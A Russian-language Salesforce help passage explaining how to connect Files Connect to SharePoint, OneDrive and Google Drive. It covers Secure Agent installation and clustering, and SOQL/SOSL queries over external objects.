Система Salesforce может получать доступ к содержимому облачных систем Microsoft посредством Files Connect и Chatter.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «**Внешние источники данных**».
2. Нажмите кнопку «**Создать внешний источник данных**». Затем заполните поля ниже.

| Поле  | Описание   |
|-------|--|
| Метка | Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.  |
| Имя   | Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Поле « <b>Имя</b> » может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Тип   | Выберите значение « <b>Files Connect: Microsoft SharePoint Online</b> или <b>Files Connect: Microsoft OneDrive for Business</b> ».   |

**ВЕРСИИ**


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для определения внешнего источника данных:

- «Настройка приложения»


| Поле   | Описание   |
|--|--|
| URL-адрес сайта                                    | <p>URL-адрес сайта SharePoint, семейства сайтов или веб-приложения.</p> <p> <b>Важное замечание:</b> URL-адрес должен начинаться с протокола <i>https</i> и заканчиваться именем сайта. (Не рекомендуем копировать URL-адрес, отображаемый обозревателем при открытии SharePoint.)</p>  |
| Исключить другие семейства сайтов                  | <p>Данный параметр предоставляет доступ только к семейству, указанному URL-адресом. Другие связанные семейства пропускаются.</p>   |
| Тип удостоверения                                  | <p>Тип удостоверения, используемый для проверки подлинности внешнего источника данных.</p> <p>Выберите значение <b>«На пользователя»</b>, предоставляющее доступ к источнику данных после ввода регистрационных данных каждого пользователя. (Администраторы должны включить источник данных для конкретных наборов полномочий и профилей. Затем пользователи вводят свои регистрационные данные при первоначальном доступе к источнику данных).</p> <p>Выберите значение <b>«Названный субъект»</b>, позволяющее использовать один набор регистрационных данных для каждого пользователя, просматривающего источник данных из системы Salesforce.</p> |
| Протокол проверки подлинности                      | <p>Протокол, используемый для доступа к SharePoint Online. Выберите значение <b>«OAuth 2.0»</b>.</p>   |
| Поставщик проверки подлинности                     | <p>Введите <a href="#">поставщика проверки подлинности SharePoint Online</a>.</p>  |
| Область  | <p>Пропустите данное поле.</p>   |
| Начать процесс проверки подлинности при сохранении | <p>Чтобы немедленно протестировать параметры выше, установите данный флажок.</p>   |

СМ. ТАКЖЕ:

[Процесс настройки Files Connect](#)

## Настройка безопасного агента для SharePoint 2010 или 2013

Безопасный агент обеспечивает безопасный обмен данными между системой Salesforce и локальными данными в SharePoint 2010 и 2013.

-  **Прим.:** Процесс настройки безопасного агента требует приобретения лицензии набора полномочий «Files Connect для локальных внешних источников данных». Сведения о лицензиях на набор полномочий [см. в справке Salesforce](#).

Чтобы полностью настроить безопасного агента, выполните перечисленные ниже действия.

1. [Создание связанного приложения для безопасного агента](#)
2. [Создание профиля и пользователя для безопасного агента](#)
3. [Создание агента в системе Salesforce и загрузка программы установки на сервер](#)
4. [Установка и запуск агента на сервере Windows или сервере Linux](#)
5. [Установка модулей безопасного агента для локального источника данных](#)
6. [Обновление установленных ранее модулей](#)
7. [Импорт любых обязательных сертификатов](#)
8. [Отслеживание действий безопасного агента и устранение неполадок](#)

-  **Совет:** Просмотрите данный [обучающий видеокурс по настройке безопасного агента](#).

### Создание связанного приложения для безопасного агента

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Приложения**».
2. Нажмите кнопку «**Создать**» в разделе «Связанные приложения».
3. Заполните перечисленные ниже поля раздела «Основные сведения».
  - «Имя связанного приложения»: введите отличительное имя.
  - «API-имя»: сохраните стандартное значение.
  - «Адрес эл. почты контакта»: введите адрес администратора.
4. Установите флажок «**Включить параметры OAuth**» в разделе «API» и заполните поля ниже.
  - «URL-адрес обратного вызова»: введите значение `https://login.salesforce.com` для экземпляра производственной среды или значение `https://test.salesforce.com` для безопасной среды.
  - «Использовать цифровые подписи»: *снимите* данный флажок.
  - «Выбранные области OAuth»: добавьте значения «Доступ и управление данными (api)» и «Выполнение запросов от имени пользователя (refresh\_token, offline\_access)».
5. Нажмите кнопку «**Сохранить**».
6. Введите строку «*Связанные приложения*» в поле «Быстрый поиск» в меню «Настройка», затем выберите параметр управления связанными приложениями.
7. Щелкните ссылку «**Правка**» напротив нового приложения и заполните поля ниже.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки безопасного агента:

- «Настройка приложения»



- «Разрешенные пользователи»: выберите значение «Пользователи, допущенные администратором, предварительно авторизованы».
- «Смягчение ограничений IP-адресов»: выберите значение «Смягчить ограничения IP-адресов».

8. Нажмите кнопку **«Сохранить»**.


## Создание профиля и пользователя для безопасного агента

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Профили»**.
2. Щелкните ссылку **«Клонировать»** напротив профиля «Стандартный пользователь».
3. Введите отличительное имя в поле «Имя профиля».
4. Нажмите кнопку **«Сохранить»**.
5. Щелкните ссылку **«Правка»** напротив нового профиля.
6. Выберите созданное связанное приложение в разделе «Доступ к связанному приложению».
7. Установите флажок **«Изменение безопасных агентов»** в разделе «Полномочия администратора».
8. Нажмите кнопку **«Сохранить»**.
9. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
10. Нажмите кнопку **«Создать пользователя»**.
11. Выберите созданный профиль из раскрывающегося списка «Профиль». Затем заполните оставшиеся обязательные поля и нажмите кнопку **«Сохранить»**.


 **Важное замечание:** Обязательно *снимите* флажок «Создать пароль и немедленно уведомить пользователя».

## Создание агента в системе Salesforce и загрузка программы установки на сервер





1. Введите строку *«Безопасные агенты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные агенты»**.
2. Нажмите кнопку **«Создать безопасный агент»**.
3. Заполните поля **«Метка»** для пользовательского интерфейса и **«Имя»** для API.

 **Прим.:** Внимательно выбирайте метку, поскольку изменить ее невозможно. Надежное подключение Salesforce к агенту зависит от непротиворечивости меток.

4. Введите имя созданного пользователя в поле **«Пользователь прокси-сервера»**.
5. Нажмите кнопку **«Сохранить»**.
6. Щелкните **«Загрузить программу установки»** на странице сведений и выберите **«Агент Linux»** или **«Агент Windows»**.
7. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Приложения»**, а затем щелкните имя созданного связанного приложения. Затем скопируйте значение поля «Ключ пользователя» из раздела «API» в текстовый файл.
8. Скопируйте текстовый файл и загруженный установочный файл (sfdc-agent.zip для Windows или sfdc-agent.run для Linux) на сервер.

 **Важное замечание:** Убедитесь в предоставлении серверу доступа к системе Salesforce и локальному источнику данных, а также в наличии Java 6.x или 7.x.

## Установка и запуск агента на сервере Windows

1. Извлеките файлы из архива `sfdc-agent.zip`. Затем дважды щелкните файл `SecureAgentInstaller.exe`.
2. Нажмите кнопку «Далее» и введите папку установки. Нажмите кнопку «Далее» и завершите начальную установку.
3. При отображении окна конфигурации введите параметры прокси-сервера, используемые для подключения к системе Salesforce.
  -  **Совет:** Чтобы изменить настройки прокси-сервера после установки (например, для ввода нового пароля), введите команду `agent:proxycfg` в интерфейсе агента.
4. При отображении запроса на выбор типа сервера входа выберите значение «**Production**» или «**Sandbox**».
  -  **Совет:** Последующее изменение этого и следующих параметров конфигурации потребует удаления и повторной установки агента.
5. При отображении запроса на ввод ключа клиента OAuth введите значение поля «Ключ пользователя», скопированное в текстовый файл.
6. Выберите один из указанных ниже параметров шифрования.
  - «**Создать**»: для создания случайной пары открытого и секретного ключей длиной 1 024 бит. См. параметр [Повторное использование существующего сертификата](#), если нужен другой размер ключа. Запомните отображаемый путь к созданному файлу сертификата \*.509. Этот путь будет использоваться в ссылке в приложении, связанному с Salesforce.
  - «**Использовать текущее хранилище ключей повторно**»: для повторного использования пары ключей из предыдущей установки агента. Хранилище ключей находится по этому адресу: `[папка установки агента]\etc\auth.jks`.
    -  **Прим.:** При выборе текущего хранилища ключей перейдите к действию 10.
  - «**Использовать текущий сертификат повторно**»: для выбора собственного сертификата и секретного ключа. Этот параметр позволяет использовать другой размер ключа. Дополнительную информацию можно получить в компании Salesforce.
7. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» Salesforce и выберите «**Приложения**».
8. Щелкните ссылку «**Правка**» напротив связанного приложения и установите флажок «**Использовать цифровые подписи**».
9. Нажмите кнопку «**Выбрать файл**» и выберите сертификат \*.509. Затем нажмите кнопку «**Сохранить**».
10. Вернитесь к программе установки агента и нажмите кнопку «Далее» для завершения установки.
11. Чтобы запустить данную службу на сервере, щелкните «**Установить агент как службу**».
  -  **Совет:** Чтобы получить доступ к службе в операционной системе Windows, последовательно выберите пункты «Пуск» > «Администрирование» > «Службы».

## Установка и запуск агента на сервере Linux

1. Запустите программу установки посредством одной из перечисленных ниже команд.
  - Экземпляр производственной среды:

```
./sfdc-agent.run
```

- Экземпляр безопасной среды:

```
./sfdc-agent.run -l https://test.salesforce.com
```

- Экземпляр производственной среды с собственной парой открытого и секретного ключей:

```
./sfdc-agent.run -l https://login.salesforce.com -p [private key filename].PKCS8 -f [public key filename].X509
```

- Экземпляр производственной среды с хранилищем ключей, созданным во время предыдущей установки:

```
./sfdc-agent.run -l https://login.salesforce.com -j [path to *.jks file]
```

JKS-файл находится по следующему пути: *[папка установки агента]/etc/auth.jks*.

2. Чтобы задать папку установки и параметры прокси-сервера, выполните инструкции, отображаемые на экране.



**Совет:** Чтобы изменить параметры прокси-сервера после установки, введите команду `agent:proxyconfig` в интерфейсе агента.

3. При отображении запроса на ввод ключа клиента OAuth введите значение поля «Ключ пользователя», скопированное в текстовый файл.



**Прим.:** При выборе хранилища ключей, созданного во время предыдущей установки, перейдите к действию 8.

4. При отображении соответствующего запроса создайте случайную пару открытого и секретного ключей длиной 1 024 бит. Запомните отображаемый путь к созданному файлу сертификата \*.509. Этот путь будет использоваться в ссылке в приложении, подключенному к Salesforce.



**Прим.:** Свяжитесь с Salesforce, если вам необходимо использовать ключ другого размера.

5. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» Salesforce и выберите «**Приложения**».
6. Щелкните ссылку «**Правка**» напротив связанного приложения и установите флажок «**Использовать цифровые подписи**».
7. Нажмите кнопку «**Выбрать файл**» и выберите сертификат \*.509. Затем нажмите кнопку «**Сохранить**».
8. Вернитесь к программе установки агента и нажмите клавишу Enter для завершения установки.
9. Чтобы запустить агент, воспользуйтесь следующей командой: *[папка установки агента]/bin/start*.

## Установка модулей безопасного агента для локального источника данных

Чтобы подключить безопасный агент к внешнему источнику данных в системе Salesforce, рекомендуем установить соответствующие модули.

1. Введите строку «*Безопасные агенты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Безопасные агенты**».
2. Чтобы открыть страницу сведений, щелкните имя нужного агента.
3. Нажмите кнопку «**Создать**» в списке «Модули безопасного агента».

При использовании SharePoint 2010 или 2013 рекомендуем установить указанные ниже модули.

- Files Connect SharePoint
- Files Connect Remote Connector Service

- Secure Transport Client Service
4. Чтобы установить модуль, выберите нужный модуль из меню «Тип», введите отличительное имя и нажмите кнопку **«Сохранить»**. Повторите данный процесс для каждого обязательного модуля.

## Обновление установленных ранее модулей

При наличии доступных обновлений администраторы получают еженедельные электронные уведомления.

1. Введите строку *«Безопасные агенты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные агенты»**.
2. Щелкните ссылку **«Правка»** напротив модуля, для которого столбец «Обновление доступно» отображает значение «Да», в списке «Модули безопасного агента».
3. Установите флажок **«Обновить до рекомендованной версии при сохранении»** и нажмите кнопку **«Сохранить»**.

## Импорт любых обязательных сертификатов

Чтобы получить доступ к командам, нажмите клавишу TAB в интерфейсе агента. Если сервер SharePoint требует наличия сертификата, подписываемого самостоятельно, или сертификата, подписанного неофициальным центром, воспользуйтесь командой `rcs:importcert`. Затем введите путь для импорта сертификата, подписываемого самостоятельно, или корневого сертификата центра в хранилище доверия безопасного агента.

Команда `rcs:listcert` возвращает все сертификаты, доступные в хранилище доверия в настоящее время, а команда `rcs:deletecert` удаляет указанный сертификат из хранилища.


## Отслеживание действий безопасного агента и устранение неполадок

Загрузите системные журналы для точного отслеживания событий агента.

1. Введите строку *«Безопасные агенты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные агенты»**.
2. Чтобы открыть страницу сведений о ранее созданном безопасном агенте, щелкните имя нужного безопасного агента.
3. Щелкните любой из указанных ниже параметров.
  - **«Загрузить журналы»**: для загрузки сжатого архивного файла, содержащего текстовые журналы.
  - **«Загрузить диагностику»**: для просмотра текущего состояния агента, включая список установленных модулей и состояние виртуальной машины Java.

## Обеспечение доступа с помощью кластеров безопасного агента

Кластеры безопасного агента обеспечивают отказоустойчивость, благодаря чему пользователи Salesforce всегда имеют доступ к внешним локальным источникам данных, например SharePoint 2010 или 2013.

-  **Прим.:** Процесс настройки безопасного агента требует приобретения лицензии набора полномочий «Files Connect для локальных внешних источников данных». Сведения о лицензиях на набор полномочий [см. в справке Salesforce](#).

### Создание кластера безопасного агента

1. Создайте несколько безопасных агентов на разных серверах, повторив приведенную ниже процедуру. [Настройка безопасного агента](#).
2. Введите «*Кластеры безопасного агента*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Кластеры безопасного агента**».
3. Нажмите кнопку «**Создать кластер безопасного агента**».
4. Заполните поля «**Метка**» для пользовательского интерфейса и «**Имя**» для API.
5. Чтобы добавить в кластер доступных агентов, выберите их и нажмите кнопку «**Добавить**».

Можно изменить порядок приоритетности использования агентов, перемещая их вверх или вниз по списку «Выбранные защищенные агенты». Доступный агент с самым высоким приоритетом используется в первую очередь.

6. Нажмите кнопку «**Сохранить**».

### Проверка состояния кластера

1. Введите «*Кластеры безопасного агента*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Кластеры безопасных агентов**».
2. Чтобы открыть страницу сведений, щелкните по имени нужного кластера.
3. Обратите внимание на общее состояние кластера. Зеленый означает, что все агенты доступны, желтый — доступны только некоторые, красный — не доступен ни один агент.
4. Обратите внимание на состояние отдельных агентов и следующие дополнительные сведения.
  - В столбце «Приоритет» показан порядок использования агентов. Чтобы изменить приоритет, нажмите кнопку «**Правка**» и переместите агентов вверх или вниз по списку «Выбранные защищенные агенты».
  - В столбце «Активный» указывается, какой агент используется в настоящее время.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки кластеров  
безопасного агента:


- «Настройка приложения»

## Определение внешнего источника данных для SharePoint 2010 или 2013

Предоставьте системе Salesforce доступ к данным, размещенным в локальной системе. Воспользуйтесь Files Connect и Chatter.

 **Прим.:** Процесс настройки требует приобретения лицензии набора полномочий «Files Connect для локальных внешних источников данных». Сведения о лицензиях на набор полномочий см. в справке [Salesforce](#).

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «**Внешние источники данных**».
2. Нажмите кнопку «**Создать внешний источник данных**». Затем заполните поля ниже.

| Поле             | Описание   |
|------------------|--|
| Метка            | Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.  |
| Имя              | Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Поле « <b>Имя</b> » может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Тип              | Выберите значение « <b>Files Connect: Microsoft SharePoint</b> »   |
| Безопасный агент | Служба, выполняемая на сервере Linux или Windows во внутрикорпоративной сети, которая гарантирует безопасное подключение системы Salesforce к локальному серверу SharePoint. См. раздел « <a href="#">Настройка безопасного агента для SharePoint 2010 или 2013</a> ».   |
| URL-адрес сайта  | URL-адрес сайта SharePoint, семейства сайтов или веб-приложения.<br><br> <b>Важное замечание:</b> URL-адрес должен начинаться с протокола <i>https</i> и заканчиваться именем сайта. (Не рекомендуем копировать URL-адрес, отображаемый   |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения внешнего источника данных:

- «Настройка приложения»

| Поле                            | Описание   |
|---------------------------------|--|
|                                 | обозревателем при открытии SharePoint.)  |
| Тип удостоверения               | <p>Тип удостоверения, используемый для проверки подлинности внешнего источника данных.</p> <p>Выберите значение <b>«На пользователя»</b>, предоставляющее доступ к источнику данных после ввода регистрационных данных каждого пользователя. (Администраторы должны включить источник данных для конкретных наборов полномочий и профилей. Затем пользователи вводят свои регистрационные данные при первоначальном доступе к источнику данных).</p> <p>Выберите значение <b>«Названный субъект»</b>, позволяющее использовать один набор регистрационных данных для каждого пользователя, просматривающего источник данных из системы Salesforce.</p> |
| Протокол проверки подлинности   | <p>Протокол, необходимый для доступа к SharePoint.</p> <p>Выберите значение <b>«Проверка подлинности паролей»</b>. (Данный параметр поддерживает обычную проверку подлинности HTTP и проверку подлинности NTLM.)</p>   |
| Имя пользователя администратора | Имя пользователя, используемое системой Salesforce для тестирования подключения к SharePoint. Данное имя пользователя может не принадлежать администратору SharePoint. Тем не менее, убедитесь, что используемым регистрационным данным предоставлены полномочия, необходимые для доступа к источнику данных, выполнения поисков и просмотра информации.   |
| Пароль администратора           | Пароль, используемый системой Salesforce для тестирования подключения к SharePoint.  |



**Прим.:** Если веб-приложение поддерживает анонимный доступ, то пользователи Salesforce не могут получать доступ к SharePoint 2010.

СМ. ТАКЖЕ:

[Процесс настройки Files Connect](#)

## Добавление источника данных Files Connect в глобальный поиск

Система позволяет объединять поиски данных Salesforce с внешними данными Google Drive, SharePoint или OneDrive for Business. Разработчики могут использовать API для автоматизации процесса посредством поддерживаемых запросов SOQL или SOSL.

Внешние данные могут быть добавлены в глобальные поиски или запросы API только после создания связанного внешнего объекта. Внешние объекты похожи на настраиваемые объекты, но соотносятся с данными, которые хранятся вне Salesforce во внешних системах (например, SharePoint). Каждый внешний объект соотносится с таблицей данных, а поля объекта соотносятся с доступными столбцами таблицы.



**Совет:** Внешние объекты поддерживают взаимосвязи поиска аналогично настраиваемым объектам, позволяя интегрировать внешние данные в связанные списки и другие области системы Salesforce. Дополнительную информацию см. в разделе «[Взаимосвязи внешних объектов](#)».

Чтобы полностью настроить глобальный поиск, выполните перечисленные ниже действия.

1. [Выбор макета для результатов глобального поиска](#)
2. [Создание внешнего объекта из внешнего источника данных](#)
3. [Предоставление пользователям доступа к полям внешнего объекта](#)

Чтобы выполнить поиск SOQL или SOSL автоматически, просмотрите поддерживаемые запросы для вашего источника данных:

- [Поддержка SOQL и SOSL для SharePoint и внешних объектов OneDrive](#)
- [Поддержка SOQL и SOSL для внешних объектов Google Drive](#)

### Выбор макета для результатов глобального поиска

По умолчанию внешние объекты Files Connect используют стандартный макет результатов поиска для вкладок Chatter и «Файлы». Чтобы разрешить данным объектам использование настраиваемых макетов поиска, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Параметры Files Connect*» в поле «Быстрый поиск», затем выберите «**Параметры Files Connect**».
2. Установите флажок «**Использовать макет поиска внешнего объекта**».

### Создание внешнего объекта из внешнего источника данных

1. Определите внешний источник данных, поддерживающий поиск.
  - [SharePoint Online или OneDrive for Business](#)
  - [SharePoint 2010 или 2013](#)
  - [Google Drive](#)
2. В разделе «Настройка» введите «*Внешние источники данных*» в поле «Быстрый поиск», и выберите пункт «**Внешние источники данных**».
3. Чтобы открыть страницу сведений, щелкните имя нужного источника данных.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Files Connect для внешних источников данных на основе облака доступен в следующих версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания внешнего объекта и предоставления доступа к его полям:

- «Настройка приложения»



4. Нажмите кнопку **«Проверить и синхронизировать»**.
5. Выберите таблицу по имени «items\_[источник данных]». Чтобы создать внешний объект, который соотносится со всем источником, щелкните **«Синхронизировать»**.

Чтобы предоставить пользователям доступ к данным, разверните созданный объект.


6. Последовательно выберите пункты **«Разработать» > «Разработать» > «Внешние объекты»**.
7. Щелкните ссылку **«Правка»** напротив нового внешнего объекта.
8. Щелкните **«Развернуто»** внизу страницы и нажмите кнопку **«Сохранить»**.


### Предоставление пользователям доступа к полям внешнего объекта

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Щелкните [набор полномочий, поддерживающий Files Connect](#).
3. Щелкните ссылку **«Параметры объекта»** в разделе «Приложения».
4. Щелкните имя нужного внешнего объекта.
5. Нажмите кнопку **«Правка»** и включите необходимые полномочия «Чтение» (для самого объекта и всех его полей).
6. Нажмите кнопку **«Сохранить»**.


### Поддержка SOQL и SOSL для SharePoint и внешних объектов OneDrive

Внешние объекты SharePoint и OneDrive поддерживают эти стандартные поля и любые настраиваемые поля, активированные пользователем.

 **Прим.:** Запросы для конкретных полей возвращают только документы, индексированные внешним источником данных.

| Имя поля      | Доступно для запроса  | Доступно для сортировки |
|---------------|---|-------------------------|
| Author        | Да  | Да                      |
| Comment       | Нет   | Да                      |
| ContentLength | Да  | Да                      |
| CreationDate  | Да  | Да                      |
| DisplayUrl    | Нет   | Да                      |
| DownloadUrl   | Нет   | Нет                     |
| ExternalId    | Да  | Да                      |
| IsFolder      | Да  | Да                      |
|               |  <b>Прим.:</b> Не поддерживается для SharePoint 2010 или 2013. |                         |
| MimeType      | Да  | Да                      |

| Имя поля   | Доступно для запроса | Доступно для сортировки |
|------------|----------------------|-------------------------|
| Name       | Да                   | Да                      |
| UpdateDate | Да                   | Да                      |
| UpdatedBy  | Да                   | Да                      |

 **Прим.:** При необходимости воспользуйтесь `ParentId_c` как критерием запроса для извлечения списка документов в папке. Тем не менее, данное поле отображается в результатах запроса только при наличии значения `ParentId__c`.


## Поддержка SOQL и SOSL для внешних объектов Google Drive

Files Connect поддерживает все стандартные свойства Google Drive, но не пользовательские свойства. Следующие свойства обладают различными именами полей во внешних объектах Salesforce:


| Свойство <b>Google</b> | Поле <b>Salesforce</b> |
|------------------------|------------------------|
| alternateLink          | DisplayUrl             |
| createDate             | CreationDate           |
| описание               | Комментарий            |
| downloadURL            | contentStreamUri       |
| editable               | readOnly               |
| fileSize               | ContentLength          |
| id                     | ExternalId             |
| lastModifyingUserName  | UpdatedBy              |
| mimeType               | MimeType               |
| modifiedDate           | UpdateDate             |
| ownerNames             | Автор                  |
| originalFilename       | contentStreamFileName  |
| title                  | Имя                    |

Этот набор полей поддерживает запросы SOQL и SOSL. (Они не сортируются, что соответствует ограничениям Google Drive API.)

- CreationDate
- lastViewedByMeDate
- MimeType
- Имя

 **Прим.:** Запросы Google Drive для поля «Имя» поддерживают только один подстановочный символ, %. Поиск с использованием этого подстановочного символа возвращает только префиксы имен. Например при поиске заголовка «HelloWorld» запрос `Name LIKE "Hello%"` будет разрешен, а запрос `Name LIKE "%World"` — нет.

- `sharedWithMe`

 **Прим.:** Запросы для поля `sharedWithMe` со значением «false» не поддерживаются, что защищает конфиденциальные данные.

- `starred`
- `updateDate`

СМ. ТАКЖЕ:

[Процесс настройки Files Connect](#)

[Добавление настраиваемых свойств SharePoint в запросы поиска, SOQL и SOSL](#)

## Добавление настраиваемых свойств SharePoint в запросы поиска, SOQL и SOSL

После создания внешнего объекта для источника данных SharePoint рекомендуем выполнить некоторые дополнительные действия для поиска или запроса его настраиваемых свойств.

### Настройка настраиваемых свойств в SharePoint

Внешние объекты в системе Salesforce позволяют выбирать и фильтровать данные настраиваемые свойства из SharePoint:

- Настраиваемые столбцы, определенные в типе настраиваемого содержимого
- Метаданные из Microsoft Word, Microsoft Excel и других документов Office

Прежде чем выполнить поиск данных настраиваемых свойств в системе Salesforce, убедитесь в наличии соответствующего управляемого свойства, созданного администратором SharePoint.

- Чтобы отобразить данные свойства в полях внешнего объекта или применить их в условии SELECT запроса SOQL или SOSL, задайте соответствующему управляемому свойству значение `Retrievable`. (При использовании SharePoint 2010 данный параметр называется «Разрешить использование этого свойства в областях».)
- Чтобы отфильтровать данные свойства во внешних объектах или применить их как критерии запроса в условии WHERE запроса SOQL или SOSL, задайте соответствующему управляемому свойству значение `Queryable`.

### Запрос результирующих полей в системе Salesforce

В примерах ниже `CustomProperty` является именем настраиваемого столбца, определенного в типе настраиваемого содержимого, или именем метаданных документа Office. `ManagedCustomProperty` является именем соответствующего управляемого свойства.

#### SharePoint 2010

Рекомендуем использовать `CustomProperty` в условии SELECT и `ManagedCustomProperty` в условии WHERE. Внешний объект в системе Salesforce должен содержать два соответствующих поля: одно для выбора, а другое для фильтрации.

См. пример SOQL ниже.

```
SELECT CustomProperty FROM items_sp2010_x WHERE ManagedCustomProperty=...
```

#### SharePoint 2013 и SharePoint Online

В большинстве случаев `ManagedCustomProperty` может использоваться как условием SELECT, так и условием WHERE.

См. пример SOQL ниже.

```
SELECT ManagedCustomProperty FROM items_sp2013_x WHERE ManagedCustomProperty=...
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Files Connect для внешних источников данных на основе облака доступен в следующих версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания внешнего объекта и предоставления доступа к его полям:

- «Настройка приложения»

Тем не менее, при наличии типов файлов, которые не индексируются SharePoint для поиска (например, файлы JPG, PNG и PDF), рекомендуем использовать `CustomProperty` в условии `SELECT` и `ManagedCustomProperty` в условии `WHERE`. В качестве временного решения рекомендуем определить псевдоним для управляемого свойства в SharePoint и отформатировать запросы следующим образом:

```
SELECT Alias FROM items_sp2013/Online WHERE Alias=...
```



**Совет:** Как правило, настраиваемые свойства не отображаются на страницах сведений о внешних объектах; определение псевдонима также помогает решить данную проблему.

## Логические настраиваемые свойства

При использовании логических настраиваемых свойств с соответствующим управляемым свойством, которому задан тип «Текст», соответствующему полю внешнего объекта также должен быть задан тип «Текст». Значения «0» и «1» обрабатываются фильтрами как «ложь» и «истина». Например:

```
WHERE customBooleanWithTextManagedProperty="1"
```

Кроме того, значения «0» и «1» отображаются как результаты, поэтому оптимальным для логических настраиваемых свойств считается правильное использование управляемого свойства типа «YesNo». В данном случае рекомендуем задать соответствующему полю внешнего объекта тип «Кнопка-флажок» для его запроса посредством стандартных значений `true` и `false`. Например:

```
WHERE customBooleanWithYesNoManagedProperty=true
```

## Метаданные в документах Microsoft Office

Служба поиска SharePoint возвращает все метаданные из документов Office в виде строк, поэтому соответствующим полям внешнего объекта должен быть задан тип «Текст».

Даты возвращаются в формате ММ/ДД/ГГГГ чч:мм:сс AM/PM (например, «3/31/2015 9:59:00 PM»). Прежде чем запросить поля посредством типа «Дата», убедитесь, что внешний объект содержит соответствующее поле даты для фильтрации и текстовое поле для выбора.

## Ограничения для определенных типов свойств SharePoint в системе Salesforce

### Все версии

- Свойства типа «Число», «Валюта» и «Выбор (раскрывающийся список)» не могут быть выбраны при наличии типов файлов, которые не индексируются SharePoint для поиска (например, файлы JPG, PNG и PDF).

### SharePoint 2010

- Свойства типа «Числа» и «Выбор + флажки» не могут быть выбраны.
- Свойства типа «Дата» могут быть выбраны, но вероятно будут возвращаться не по Гринвичу, поэтому значения могут содержать другой часовой пояс, который отличается от ожидаемого.

### SharePoint 2013

- Многострочные свойства типа «Текст», «URL-адрес», «Дата» и «Выбор (раскрывающийся список)» недоступны для запроса.
- Выбор раскрывающегося списка невозможен.

### SharePoint Online

- Многострочные свойства типа «Текст», «URL-адрес» и «Дата» недоступны для запроса.

СМ. ТАКЖЕ:

[Добавление источника данных Files Connect в глобальный поиск](#)

## Определение внешнего источника данных типа «Простой URL-адрес»

Если организация поддерживает Chatter, то система Salesforce может получать доступ к данным, размещенным на другом веб-домене, для их использования на вкладке «Файлы» и в ленте.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «**Внешние источники данных**».
2. Нажмите кнопку «**Создать внешний источник данных**». Затем заполните поля ниже.

| Поле                          | Описание   |
|-------------------------------|--|
| Метка                         | Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.  |
| Имя                           | Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Поле « <b>Имя</b> » может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Тип                           | Выберите значение « <b>Простой URL-адрес</b> ».  |
| URL-адрес                     | URL-адрес сервера, размещающего данные вне системы Salesforce, который должен начинаться с протокола <i>http://</i> или <i>https://</i> .  |
